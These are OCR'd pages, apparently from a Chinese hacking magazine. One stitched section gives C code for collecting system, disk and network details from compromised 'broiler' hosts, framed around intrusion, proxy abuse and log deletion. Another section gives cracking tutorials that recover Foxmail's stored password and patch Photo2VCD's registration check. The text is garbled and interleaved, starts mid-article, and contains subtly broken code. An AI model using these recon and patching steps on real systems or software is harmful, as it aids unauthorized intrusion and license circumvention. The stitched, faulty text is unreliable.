这个函数在很多场合已经被提到, 很多朋友都知道, 但是知道这个函数而不能很好地运用它是可惜的, 它的参数是个复杂的OSVERSIONINFO结构, 而且更复杂的是, 获得这个结构以后, 我们该怎样根据这个结构来判断操作系统类型? 由于

```
&lpServiceName);
    if(bControl)
    {
        printf("success to start the
service \"%s\"\\n",lpServiceName);
    }
    else
    {
        printf("failed to start the
service \"%s\"\\n",lpServiceName);
    }
    }CloseServiceHandle(sh);
}
CloseServiceHandle(sc);
return;
}
```

最后把这几部分综合起来, 通过编译, 得到的程序运行结果如图1所示。




图1

在这里我们只是以W3SVC服务为例, 如果有这方面的爱好, 在这个程序基础上再加上一些简单的代码, 就可以自己编程实现删除其他服务的日志, 希望本文能对大家的编程学习和入侵行动有所帮助!

Windows家族版本众多,要理清这里面错综复杂的关系还真不是一件容易的事。

Msdn上恰好有这样的例子,我对这个例子进行仔细分析后,再对部分代码进行了修改,使之能符合我们程序的要求。最后,把这个功能封装成一个函数,以方便以后使用。



这个函数比较长,检测的系统比较多,有些系统我们现在很少遇到了。这个函数的作用就是直接输出操作系统版本、Service Pack 版本和 Build 号。在电脑上的运行结果为:

OS: Microsoft Windows XP Professional (Build2600)

运行时间收集

肉鸡是不是经常维护、管理是我们判断一个服务器是不是好肉鸡的一大重要标准,试想:如果一个服务器 5 年都不重新启动一次,那它还有什么安全性可言呢?当然,遇到这样的肉鸡可是上辈子修来的福分:)!

Microsoft正好给我们提供了一个GetTickCount()函数,这个函数能返回从开机到现在的运行时间,以毫秒计。不过有一点需要注意:由于这个函数返回的是DWORD类型的值,因此最多能检测到的运行时间是49.7天(这对于普通的肉鸡来说时间已经够了)。

```
// 得到运行时间
void GetRunningTime()
{
    DWORD dwTime;
    int nDay,nHour,nMinute;
    dwTime = GetTickCount();
    nMinute = dwTime / 60000;
    nHour = nMinute / 60;
    nMinute = nMinute - nHour * 60;
```

```
nDay = nHour / 24;
printf("Running Time: ");
printf("%d day(s),",nDay);
printf("%d hour(s),",nHour);
printf("%d minute(s)",nMinute);
printf("\n");
}
```

成功编译运行后,在电脑上的输出结果为:

Running Time: 0 day(s),0 hour(s),18 minute(s)

这样是不是很方便呢?

主机名和当前用户名收集

这个服务器的主机名是什么?上面有哪些用户?当前用户是什么?这些都是相当重要的信息,说不定这个服务器就是什么FBI的服务器呢!

Microsoft提供的函数GetComputerName()和GetUserName()能很方便地达到这个目的。这两个函数的原型为:

```
BOOL GetComputerName(LPTSTR lpBuffer,
LPDWORD lpnSize);
```

其中,lpBuffer 是返回主机名缓冲区的地址,lpnSize 是指向缓冲区大小的指针。

```
BOOL GetUserName(LPTSTR lpBuffer,
LPDWORD nSize);
```

其中,lpBuffer 是返回当前用户名的缓冲区地址,nSize 也是指向缓冲区大小的指针。

具体程序如下:

```
// 得到计算机名
void GetMyComputerName()
{
    LPTSTR lpszName;
    DWORD dwSize = 1024;
    TCHAR tchBuffer[1024];
    lpszName = tchBuffer;
    GetComputerName(lpszName,&dwSize); // 得到主机名
    printf("Computer Name: ");
```



```
printf("%s", lpszName);
printf("\n");
}
// 得到当前用户名
void GetCurrentUser()
{
    LPTSTR lpszName;
    DWORD dwSize = 1024;
    TCHAR tchBuffer[1024];
    lpszName = tchBuffer;
    GetUserName(lpszName, &dwSize); // 得到当前用户名
    printf("Current User: ");
    printf("%s", lpszName);
    printf("\n");
}
这两个函数很简单, 在电脑上输出结果为:
Computer Name: SKY
Current User: SKYMAN
```

系统文件夹路径收集

如果我们是用 IPC 管道来向肉鸡传送文件, 然后再登录上肉鸡, 这时候我们就需要知道什么地方去找那些刚传上来的文件。一般来说, 文件是 copy 到 Admin\$\system32 下面的, 而你想过 Admin\$ 代表什么没有?

下面这个函数可以给你答案:

```
// 得到系统目录
void GetMySystemDirectory()
{
    LPTSTR lpszName;
    DWORD dwSize = MAX_PATH + 1;
    TCHAR tchBuffer[MAX_PATH];
    lpszName = tchBuffer;
    GetSystemDirectory(lpszName, dwSize);
    printf("System Directory: ");
    printf("%s", lpszName);
    printf("\n");
}
```

这里用到了 GetSystemDirectory() 这个 API 函数。

这个函数的原型为:

```
UINT GetSystemDirectory(LPTSTR lpBuffer,
    UINT uSize);
```

其中, lpBuffer 是返回系统文件夹的缓冲区地址, uSize 是该缓冲区的大小。

系统文件夹有了, Windows 文件夹自然也就能够得到。不过使用的是另一个 API 函数: GetWindowsDirectory(), 有兴趣的读者可以自己试试。

这个函数在电脑上输出结果为:

System Directory: D:\WINDOWS\System32

注: 我的系统是 Win98+WinXP, 当前系统是 WinXP, 系统盘在 D 盘。

肉鸡 CPU 信息收集

CPU 的重要性不需要我再讲了吧? 要是是一个肉鸡有 4 个 Intel P4 3.2G 的 CPU, 嘿嘿, 那可是极品哦!

我们知道: 在注册表 HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0 下面有个 ProcessorNameString, 它的值就是 CPU 的名字, 我们只要把这个值读出来就行了。当然这个值并不是很可靠的, 因为可以修改, 但是相信很少有人去改它吧?

```
// 得到 CPU 信息
void GetCPUInfo()
{
    long lResult;
    HKEY hKey;
    TCHAR tchData[64];
    DWORD dwSize;
    lResult = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "Hardware\\Description\\System\\CentralProcessor\\0", 0, KEY_QUERY_VALUE, &hKey);
    if(lResult == ERROR_SUCCESS)
    {
        dwSize = sizeof(tchData);
        RegQueryValueEx(hKey, "ProcessorNameString", NULL, NULL, (LPBYTE)tchData, &dwSize);
        printf("CPU: ");
        printf("%s", tchData);
    }
}
```

```
else
{
printf("CPU: ");
printf("Unknown");
}
RegCloseKey(hKey);
printf("\n");
}
```

了解这个原理以后, 你就可以修改这个值来欺骗别人了。可以手动修改, 也可借助工具, 比如 Windows 优化大师。

HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor\0下还有好几个键值与 CPU 有关, 如果你觉得仅仅名字不够详细时, 也可以把其他感兴趣的键值一并读出来。

在电脑上输出的 CPU 名字为:

CPU: AMD Athlon(TM) XP1800+

肉鸡内存信息收集

Windows 系统提供了一个 GlobalMemoryStatus() API 函数来查询内存状态, 利用它就可以很方便地得到物理内存, 虚拟内存的当前值。当然, 在这里我们只需要得到总物理内存和可用内存大小即可。

该 API 函数的原型为:

```
Void GlobalMemoryStatus(LPMEMORYSTATUS lpBuffer);
```

lpBuffer 是一个指向 MEMORYSTATUS 结构的指针。

执行 GlobalMemoryStatus() 函数就可以得到一个 MEMORYSTATUS 结构, 它表示当前内存的状态。

下面, 我们要用到 MEMORYSTATUS 结构的两个成员:

```
SIZE_T dwTotalPhys;
SIZE_T dwAvailPhys;
```

这两个成员从字面上可以了解到前者表示总物

理内存, 后者表示可用物理内存, 但是要注意返回的是以字节为单位的量。

```
// 得到内存信息
void GetMemoryInfo()
{
long lVar;
MEMORYSTATUS memoryStatus;
memset(&memoryStatus, sizeof(MEMORYSTATUS), 0);
memoryStatus.dwLength = sizeof(MEMORYSTATUS);
GlobalMemoryStatus(&memoryStatus);
lVar = memoryStatus.dwTotalPhys / 1024; // 转换为 KB
printf("Total Memory: ");
printf("%ld KB\n", lVar);
lVar = memoryStatus.dwAvailPhys / 1024; // 转换为 KB
printf("Available Memory: ");
printf("%ld KB\n", lVar);
}
```

输出为以 KB 为单位的内存大小。

在电脑上输出结果为:

```
Total Memory: 261600 KB
Available Memory: 40336 KB
```

肉鸡磁盘信息收集

肉鸡硬盘有几个分区? 每个分区有多大? 剩余空间有多少? 能装下多少部电影? 能放下多少个论坛? 能承受多大的数据? 这些都是获得肉鸡后最关心的肉鸡价值问题, 如何得到? 要达到这个目的稍微复杂一些:

首先, 我们要调用 GetLogicalDriveStrings() 这个 API 函数, 目的是想得到一个包含所有磁盘名的字符串, 并把各个磁盘名从这个字符串中提取出来。

GetLogicalDriveStrings() 函数的原型为:

```
DWORD GetLogicalDriveStrings(DWORD nBufferLength, LPTSTR lpBuffer);
```

lpBuffer 就是上面提到的那个字符串, nBufferLength 是缓冲区的最大值。

然后针对每个盘, 调用 GetDriveType() 来判断



磁盘类型，比如有固定硬盘分区、光驱、移动分区等。

GetDriveType()函数的原型为：

```
UINT GetDriveType(LPCTSTR lpRootPathName);
```

参数 lpRootPathName 表示目标磁盘的根目录名，比如 C:\，这个值从上面函数得到。

如果 GetDriveType() 返回 DRIVE_FIXED，就表示这是一个固定硬盘。但是我试了一下，优盘也同样返回 DRIVE_FIXED。这时，就可以调用 GetDiskFreeSpaceEx() 来得到该盘的空间信息了。

GetDiskFreeSpaceEx() 函数原型为：

```
BOOL GetDiskFreeSpaceEx(LPCTSTR  
lpDirectoryName, PULARGE_INTEGER  
lpFreeBytesAvailable, PULARGE_INTEGER  
lpTotalNumberOfBytes, PULARGE_INTEGER  
lpTotalNumberOfFreeBytes);
```

lpDirectoryName 表示目标磁盘的一个目录名，这个值从 GetLogicalDriveStrings() 返回的字符串中得到。

lpFreeBytesAvailable 表示目标磁盘上用户线程可用空间，以字节为单位。

lpTotalNumberOfBytes 表示目标磁盘总大小，以字节为单位。

lpTotalNumberOfFreeBytes 表示目标磁盘剩余空间大小，以字节为单位。



在这个函数里面调用了两次 GetLogicalDriveStrings()，第一次调用的目的是获得一个能够容纳包含所有磁盘名的字符串的长度，第二次调用就是获得这个字符串。

这个函数在我的电脑上输出结果为：

```
Disk Information:
```

```
C:\ (FIXED) Total Size: 1619348 KB,Free Size:  
1152608 KB  
D:\ (FIXED) Total Size: 4128672 KB,Free Size:  
1323064 KB  
E:\ (FIXED) Total Size: 6269116 KB,Free Size:  
1232324 KB  
F:\ (FIXED) Total Size: 12269648 KB,Free  
Size: 1318864 KB  
G:\ (FIXED) Total Size: 12189408 KB,Free  
Size: 2980312 KB  
H:\ (FIXED) Total Size: 2562332 KB,Free Size:  
1527204 KB  
I:\ (CDROM)
```

可看到共有 C-I 7 个盘，其中前 6 个是硬盘分区。

得到这些信息以后，就可以考虑把肉鸡的硬盘当成电影服务器的存储空间了，呵呵。

肉鸡网络信息收集

肉鸡有几块网卡？每个网卡设置是多少 IP？子网掩码是多少？网关和 MAC 地址是多少？——这些信息有什么用？代理、渗透入侵、sniffer 都要用到！

为此，我们需要封装两个函数，一个用来找出网卡的 MAC 地址，另一个检测其他项。

我们先来看看第一个函数：



其中，ASTAT 是自定义的一个结构：

```
typedef struct _ASTAT_  
{  
ADAPTER_STATUS adapt;  
NAME_BUFFER NameBuff[30];  
} ASTAT, * PASTAT;
```

其中，ADAPTER_STATUS 又是一个复杂的结构，但是它有个成员我们感兴趣，那就是：

```
UCHAR adapter_address[6];
```

其实一看就知道这就是网卡的 MAC 地址，被分

成6个部分，每部分1个字节，我们所要做的就是把它转换为可读形式即可。

NCB也是一个结构，这个结构虽然复杂，但我们常用到的是其中的3个成员：

```
UCHAR   ncb_command; // 命令
PUCHAR  ncb_buffer;  // 返回结果缓冲区
WORD     ncb_length;  // 缓冲区大小
```

我们通常是这样用的：先初始化NCB结构，给ncb_command一个命令，给ncb_buffer和ncb_length赋值。然后调用Netbios()函数执行，执行后我们想得到的结果就存放在ncb_buffer中了。

Netbios()函数原型为：


```
UCHAR Netbios(PNCB pncb);
```

参数pncb是指向NCB结构的指针。

GetMacAddress()有个参数DWORD dwIndex，表示网卡序号，它的值从我下一个函数传过来。

该函数的实现过程就是先执行NCBENUM命令，枚举每一块网卡；然后执行NCBRESET命令重置；最后执行NCBASTAT查询网卡状态。这样我们就得到了每块网卡的MAC地址。这个函数涉及到NETBIOS编程，有兴趣的朋友可以参考《Virtual C++网络高级编程》和《Windows网络编程技术》。

下面实现第二个函数：



上面的函数中调用了两个宏ALLOCATE_FROM_PROCESS_HEAP()和DEALLOCATE_FROM_PROCESS_HEAP(),这两个宏的定义分别为：

```
#define ALLOCATE_FROM_PROCESS_HEAP(
bytes )HeapAlloc(GetProcessHeap(),
HEAP_ZERO_MEMORY, bytes )
#define DEALLOCATE_FROM_PROCESS_HEAP
(ptr )
```

```
if( ptr ) HeapFree( GetProcessHeap(), 0, ptr )
```

GetAdaptersInfo()函数原型为：

```
DWORD GetAdaptersInfo(PIP_ADAPTER_INFO
pAdapterInfo,PULONG pOutBufLen);
```

参数pAdapterInfo是指向IP_ADAPTER_INFO结构的指针。

pOutBufLen表示指向IP_ADAPTER_INFO结构的缓冲区大小。

IP_ADAPTER_INFO结构成员很多，具体形式可以去查查MSDN。

获得MAC地址的时候调用了GetMACAddress()函数。

这两个函数在电脑上输出结果为：

```
Network Adapter:
Description: 9N1207F-TX/WOL3 PCI Fast
Ethernet Adapter - 数据包计划程序微型端口
MAC Address: 00:30:f1:49:ab:53
IP Address: 192.168.0.6
SubNet Mask: 255.255.255.0
Default Gateway: 192.168.0.1
Description: VMware Virtual Ethernet Adapter
for VMnet1
MAC Address: 00:50:56:c0:00:01
IP Address: 192.168.81.1
SubNet Mask: 255.255.255.0
Default Gateway:
Description: VMware Virtual Ethernet Adapter
for VMnet8
MAC Address: 00:50:56:c0:00:08
IP Address: 192.168.5.1
SubNet Mask: 255.255.255.0
Default Gateway:
```

第一个是我的网卡，后两个是VMware虚拟出来的。

好了，通过上面的一步一步编程，现在你已经可以量身定做适合自己使用的信息检测工具了，同时由于体积非常小，很方便传输，如果肉鸡上有编译器，我们还可以非常快速地自己写一个程序出来，羊毛出在羊身上嘛！祝各位“黑”兄“黑”得愉快！



icefire: 自 12 期杂志我们初登 Nuke Group 为本刊特别撰写的“Cracker 初级教程教学”文章以来, 我们收到了不少读者的好评, 我们真诚希望广大破解爱好者和程序开发者都能从我们的文章找到攻防对立的微妙关系, 提升技术! 本期文章是 Cracker 初级教程系列的第二篇。在本文中, 利用 PEID V0.9、OllyDbg V1.09D、DAMN Hash Calculator V1.51 等工具, 通过一个简单的 Crackme 实例来了解加密算法中最流行的单向散列算法, 破解的目标是 crackme.exe 程序, 已经收录到光盘中, 希望大家在看完文章后都能实际地演练, 真正体验到 crack 的成就感!

难度等级: 低

前置知识: 基本跟踪知识, 基本工具使用。

Cracker 初级教程之

MD5 算法破解

文 / 重剑[Nuke Group]

MD5 算法原理及使用

单向散列算法也称 Hash(哈希)算法, 是一种将任意长度的消息(如用户名、密码、文件等)压缩到某一固定长度(消息摘要)的函数, 这一个过程是单向不可逆的, 其最大特点也就在它不可逆上, 同时, 只要消息任意改变一位, 最后产生的散列值都会不同。

著名的 Hash 算法有 MD5、SHA1 等, MD5 就是 Ron Rivest 设计的单向散列函数, MD 是表示消息摘要(Message Digest), 它对输入的消息进行运算, 最后产生 128 位散列值。

MD5 的应用范畴

MD5 一般用于数字签名、消息的完整性检测、消息起源认证检测等。MD5 被广泛用于加密和解密技术上, 在很多操作系统中(或论坛验证系统、邮件严整系统等), 用户的密码是以 MD5 值(或类似的其他算法)的方式保存的, 用户 Login 的时候, 系统是把用户输入的密码计算成 MD5 值, 然后再去和系统中保存的 MD5 值进行比较, 从而判断是否是合法登录。

同样, 在软件的加密保护中也有很多软件采用

了 MD5 算法, 但由于 MD5 算法为不可逆算法, 所以软件一般都只是使用 MD5 算法作为一个加密的中间步骤, 比如对用户名做一个 MD5 变换, 结果再进行一个可逆的加密变换。这样一来, 做注册机时也只要先用 MD5 变换进行, 然后再用一个逆算法还原就达到注册的目的了。

MD5 判断、跟踪技巧及 Crackme 实例分析

1. MD5 算法的判断

最好的判断方法是通过长期积累的经验来判断, 也就是说感觉。比如, 在进行 MD5 运算时都会初始化的 4 个常数: A=0x01234567, B=0x89abcdef, C=0xfedcba98, D=0x76543210, 如果看到这些常数, 就可以初步判断可能用到 MD5 算法。另一种方法是使用相关的工具, 如图 1 所示使用 PEID0.9 插件来分析程序用到的密码算法。

2. Crack 分析基本技巧

首先静态分析程序以寻找突破口, 一般先查看帮助文档, 或者通过工具分析程序基本结构, 然后再动态分析, 找到关键代码的时候用 softice、OllyDbg 等工具来载入程序动态分析, 了解程序处





图 1

理过程,最后深入程序做进一步算法破解。

3. 实例分析

本实例是一个用姓名和序列号保护的Crackme。用OllyDbg打开它,Alt+F1打开command line窗口,在其上输入bp GetDlgItemTextA设置断点,然后F9运行,输入用户名:lordor,注册码:654321,点击注册按钮,中断后,按Ctrl+F9返回程序领空,来到如下代码段,我们来详细地分析一下:



可以看到:在“00401C76 CALL crackme.00401AF0”处有一个call,这个call是做什么用的呢?观察其输入数及返回的值(即eax处的值),推算这个call就是用的MD5!我们再用工具来验证一下:

先在这句:00401C70 PUSH EAX,右击寄存器eax,选择:Follow In Dump,察看数据窗口,内容如下:

0012FB58 5D 5E 43 55 5E 43 00 J^CU^C

OK,使用DAMN Hash Calculator工具来计算这串J^CU^C数据的MD5值,结果为:F11D1C0F58097AD480DB165692EF72E2,在和程序CALL crackme.00401AF0计算的结果比较,发现是一样的!至此,整个注册过程分析完成,总结如下:

设注册码长度为n,用第n位注册码与用户名作

xor运算得串A,对串求MD5值,用其值与注册码第n-1位注册码比较,如相等则注册成功!就这样简单(编写注册机咯)!

MD5 及单向散列算法总结

单向散列算法简单的理解就是类似求模的运算:假设现在是9点,过了30个小时,那是几点呢?可以这样算: $9+30\text{mod}24=15$ 点,无论过的时间多长,都会把时间折成24小时以内,但不能据折成的时间推算过了多长时间。同样道理,单向散列算法也是这样,但它不是简单的求模运算,而是进行某种复杂的、非线性的运算生成最后的“指纹”,生成的“指纹”长度也会不一: CRC32生成的消息长度为8位, Md5生成的是32位, SHA256生成256位……同时,由于Md5等算法不可逆,可以据特定信息生成短的信息指纹,其主要用来进行校验数据,或是用来作注册码的中间运算过程。这些都需要在破解的过程中非常敏感地觉察到!这也是破解的关键之处!

使用单向散列算法典型的软件

现在使用MD5单向散列的共享程序非常多,学习了本文所讲的方法后,可能很多朋友都想找个实际的程序练练手,嘿嘿,不过需要先申明的是:我们旨在提高整体加、解密水平,千万不能用本文所讲的技术做触犯法律的事!否则,后果自负!

常见的采用MD5算法的程序很多,比如国外共享软件Advanced Email Parser1.22,这个程序对输入的注册码先在前面加上某固定串,然后对形成的新串求MD5值,最后与程序中内置的2000个内定的MD5值进行比较,如相等则注册成功,大体的思路就是这样了,想实际演练的朋友可以自己试试!

编后:

本文讲述的MD5算法应用是比较广泛的算法,理解并学习MD5及其破解有助于提高Crack的水平,同时也能让自己写共享软件的朋友了解一种新的加密手段。



icefire: 在共享软件多如牛毛的今天, 破解和加密这一对对立统一的矛盾激烈到了白热化的程度, 如何破解程序的注册限制? 如何保护自己程序的合法权益? 看似矛盾的两个话题其实可以用同样的方法去解决: 共同关注最新的 crack 技术, 在攻与防的对立统一中寻求突破! 这样我们的安全事业才前途有望!

本文就是简单地讲述逆向工程及常见程序的破解方法, 目标不是为了全面了解工具的使用, 而是能掌握组合工具快速达到我们破解的目的。这篇涉及到 Delphi 语言编写的程序, 共 3 篇: 初级篇、进阶篇及技巧篇。现在网上非常流行用 Delphi 及 C++ bulid 编写的程序, 破解的方法都可以参考本文。

难度等级: 中

前提知识: 各种 Cracker 工具、Borland 编译器、基本汇编语言

Cracker 兵器谱组合招式之

Delphi 篇

文 / 重剑[Nuke Group]

古云: 磨刀不误砍柴工。为了更好地破解一个软件, 构造一个最佳的工具平台是每一个 Cracker 的追求。在选用工具之前应该明白: 工具没有优劣, 关键是配合使用。

工具

Dede3.5 中文版: Delphi 及 C++ bulid 编写程序的反汇编杀手;

OllyDbg1.09D: 集成反汇编及动态调试, 程序修改等功能;

Peid0.9: 军情探子;

Aspdie1.41: 专门脱 aspack2.12 壳的程序。

实例 1: 破除 Foxmail5.0Beta2 账号访问口令保护

收集程序相关信息

收集信息是每个 Cracker 必备的良好习惯, 可以设想为刺探军情和情报收集。先运行一下带访问



图 1

口令的 foxmail, 出现如图 1 所示要求输入密码的窗体, 如果输入的密码不正确, 则不能查看账号内的

邮件, 如果忘记密码可就麻烦了, 所以我们要把这个东西给 Crack 掉 (嘿嘿, 谁叫我是 Cracker 呢? 手就是痒啊!)。

我们一起开始: 用 Peid0.9 打开程序, 如图 2 所示。从得到的结果可以知道, 这个程序是用 Delphi 编写, 而且程序没有加壳保护。第一步分析工作完成。




图 2

定位密码处理函数

根据前面“探子”提供的军情，本军师现在做出如下推测及对策（呵呵，过把军师瘾 :)）：程序可能是对输入的密码与预先正确的密码进行比较，如果不正确，则提示错误。现在关键的一步是快速定位密码输入的地方，看一下怎么处理输入的密码及怎么提示出错！这是很基本的 Cracker 思维，大家都应该熟练掌握。

现在来验证我们的设想对不对。（注：由于破解不同程序的信息不可能是一样的，所以我们必须时时据军情做出推测。）

现在请猛将 Dede 出马！用 Dede 载入程序，由于 Dede 是把程序载入内存再分析，会等待一段时间，然后出现如图 3 所示的页面：




图 3

我们关心的是“过程”的处理部分，首先在类单元名中选择 main 这个单元（程序开始运行一般从这部分开始），在右边事件窗口中会列出当前的事件，现在我们来找密码处理部分事件。通过仔细观察及查看，发现这个 BoxTreeExpanding 事件最可疑（因为要展开账号才跳出输入口令提示框），双击 BoxTreeExpanding 事件进入汇编部分，得到首地址为：0057C074。

动态分析密码处理过程

现在轮到 OllyDbg 出场，先简单介绍下面将用到的部分功能快捷键：F3— 打开程序；F9— 运行程

序；F8 单步跟踪，遇 call 不跟入；F7 单步跟踪，遇 call 跟入，F2— 设置或清除断点；Ctrl+G— 去到某地方。好了，掌握上面的东西就可以开始了。

F3 载入 foxmail 程序，OllyDbg 自动反汇编程序，按 Ctrl+C 打开 CPU 窗口，再按 Ctrl+G，在跳出的窗口中输入上面得到的地址值：0057C074，在这行按 F2 下断，设置成功的话会在地址处红色显示（图 4）。



图 4

然后 F9 运行程序，切换到 foxmail 程序，双击账号，程序被中断，转到 OllyDbg，F8 单步执行程序，代码如下所示（“；”后面是加的注解）。

```
0057C098 XOR EDX,EDX
0057C09A CALL Foxmail.005B8ECC； 这里跳出提示框
0057C09F TEST AL,AL
0057C0A1 JNZ SHORT Foxmail.0057C0A6
由于在 0057C09A 处跳出提示框，所以得 F7 进入这个 call，入去后，继续 F8 单步来到这里
005B8F05 JE Foxmail.005B8FCD
005B8F0B MOV EAX,ESI
005B8F0D CALL Foxmail.005C17EC
005B8F12 TEST AL,AL
005B8F14 JE SHORT Foxmail.005B8F1F； 这里判断是否有密码保护
005B8F16 MOV BYTE PTR SS:[EBP-2],1
005B8F1A JMP Foxmail.005B8FCD
005B8F1F CMP BL,1
005B8F22 JE Foxmail.005B8FCD
005B8F28 MOV ECX,DWORD PTR DS:[5D75EC]； Foxmail.005D8750
005B8F2E MOV ECX,DWORD PTR DS:[ECX]
005B8F30 MOV DL,1
005B8F32 MOV EAX,DWORD PTR DS:[5C0B28]
005B8F37 CALL Foxmail.00436F20
```



```
005B8F3C  MOV DWORD PTR SS:[EBP-8],
EAX
005B8F3F  XOR EAX,EAX
005B8F41  PUSH EBP
005B8F42  PUSH Foxmail.005B8FC6
005B8F47  PUSH DWORD PTR FS:[EAX]
005B8F4A  MOV DWORD PTR FS:[EAX],ESP
005B8F4D  MOV EAX,DWORD PTR SS:[EBP-
8]
005B8F50  MOV EDX,DWORD PTR DS:[EAX]
005B8F52  CALL DWORD PTR DS:[EDX+D8]
; 这里调用取得输入密码框
005B8F58  DEC EAX
005B8F59  JNZ SHORT Foxmail.005B8FB0
; 这里判断是否超时
005B8F5B  LEA EDX,DWORD PTR SS:[EBP-
C]
005B8F5E  MOV EAX,DWORD PTR SS:[EBP-
8]
005B8F61  MOV EAX,DWORD PTR DS:
[EAX+2EC]
005B8F67  CALL Foxmail.004446D4
; 这里取得输入的密码
005B8F6C  MOV EAX,DWORD PTR SS:[EBP-
C] ; 密码地址入 eax
005B8F6F  MOV EDX,DWORD PTR DS:[ESI+28]
; foxmail 内置的真密码
005B8F72  CALL Foxmail.004041DC
; 比较
005B8F77  JNZ SHORT Foxmail.005B8F8E
; 如果不等就跳走
005B8F79  CMP BYTE PTR SS:[EBP-1],0
005B8F7D  JE SHORT Foxmail.005B8F88
```

只要走到005B8F72这句,edx处就是以明文形式出现真密码,真是晕死,大名鼎鼎的邮件处理专家竟然用明码保护账号,怪不得学Crack的人越来越多……

实例 2: 破除 photo2vcdV2.71 功能限制

photo2vcd是一个可以把图片转换为VCD格式的国外软件,最新版本为2.71。

收集程序相关信息

按上面的方法检测,发现程序是用aspack2.12加的壳,为了便于分析,我们用Aspdie1.41来把程序的壳脱掉,对脱掉壳的程序再用Peid检测,发现程序用Dephi编写。通过浏览程序的说明资料,可以发现程序如果未注册那个图片背景后会打上一条水印字句“Created by Photo2VCD Professional”。运行程序,发现程序在运行前会弹出一个输入框要求输入注册码。初步确定程序保护方式:加壳+Nag+注册码。

注:壳就是为防止程序非法破解或非法反汇编而加入的一层保护。

功能限制的解除

用Dede载入脱壳后的程序,我们先来分析一下程序对输入注册码处理部分,点击过程栏目,选择ProRegistration单元名,双击BitBtn1Click(此为响应单击注册按钮处理部分):

```
006E9330  push    $10
* Possible String Reference to: 'Sorry'
006E9332  mov     ecx, $006E934C
* Possible String Reference to: 'Sorry! Your
license name and register key doesn't match!'
006E9337  mov     edx, $006E9354
006E933C  mov     eax, dword ptr [$0071D8C8]
006E9341  mov     eax, [eax]
006E9343  call    00471684
006E9348  ret
```

可以发现程序对输入的注册码直接显示注册失败的信息,真是晕倒。同时,注意到程序提到未注册版本有打上水印的限制,那我们就对这个版本进行爆破修改,去除Nag提示及功能限制。

选择promain单元,双击,来到如下:

```
006EBB75  JNO SHORT Photo2VC.006EBB77
006EBB77  TEST AL,AL
006EBB79  JNZ Photo2VC.006EBC22 ==>这里
```



判断是否注册

```
006EBB7F  LEA EDX,DWORD PTR SS:[EBP-8]
006EBB82  MOV EAX,DWORD PTR DS:[71D8C8]
006EBB87  MOV EAX,DWORD PTR DS:[EAX]
006EBB89  CALL Photo2VC.0047101C
006EBB8E  PUSH DWORD PTR SS:[EBP-8]
006EBB91  PUSH Photo2VC.006EBE20
; ASCII " v"
006EBB96  LEA EAX,DWORD PTR SS:[EBP-C]
006EBB99  CALL Photo2VC.006CC744
006EBB9E  PUSH DWORD PTR SS:[EBP-C]
006EBBA1  PUSH Photo2VC.006EBE2C
; ASCII "[Unregistered]"
006EBBA6  LEA EAX,DWORD PTR SS:[EBP-4]
...(省略)...
006EBBED  MOV EAX,DWORD PTR DS:[71D8C8]
006EBBF2  MOV EAX,DWORD PTR DS:[EAX]
006EBBF4  CALL Photo2VC.0047101C
006EBBF9  MOV EAX,DWORD PTR SS:[EBP-10]
006EBBFC  CALL Photo2VC.004058B0
006EBC01  MOV ECX,EAX
006EBC03  MOV EDX,Photo2VC.006EBE3C
; ASCII "Sorry. Your software has expired.
Please go to http://www.photo2vcd.com to
order a register key."
006EBC08  MOV EAX,DWORD PTR DS:[71D8C8]
```

注意上面的未注册及过期提示信息, 这里就是调用 Nag 提示框的代码, 看一下上面有什么关键跳转, 这里是 006EBB79 JNZ Photo2VC.006EBC22, 所以只要把 JNZ 改为 JMP 就可以了。

现在得用 OllyDbg 来修改上面的代码及去除写入水印的代码了。用 OllyDbg 载入程序, 在 cpu 窗口中右击, 选 “search for/all referenced text strings”, 在弹出的窗口中查找 “Created by Photo2VCD Professional” 字符, 找到后, 双击后来到这里:

```
006F3B5C  CMP BYTE PTR DS:[EAX],0
006F3B5F  LEA EAX,DWORD PTR SS:[EBP-1C]
006F3B62  MOV EDX,unpacked.006F3FD4
; ASCII "Created by Photo2VCD Professional"
006F3B67  CALL unpacked.00405488
006F3B6C  CMP BYTE PTR SS:[EBP-1],0
006F3B70  JE SHORT unpacked.006F3B88
006F3B72  MOV EAX,DWORD PTR DS:[EBX]
006F3B74  CALL unpacked.0042DEBC
006F3B79  MOV EAX,DWORD PTR DS:[EAX+C]
006F3B7C  MOV EDX,0C
006F3B81  CALL unpacked.00427EA8
006F3B86  JMP SHORT unpacked.006F3B9C
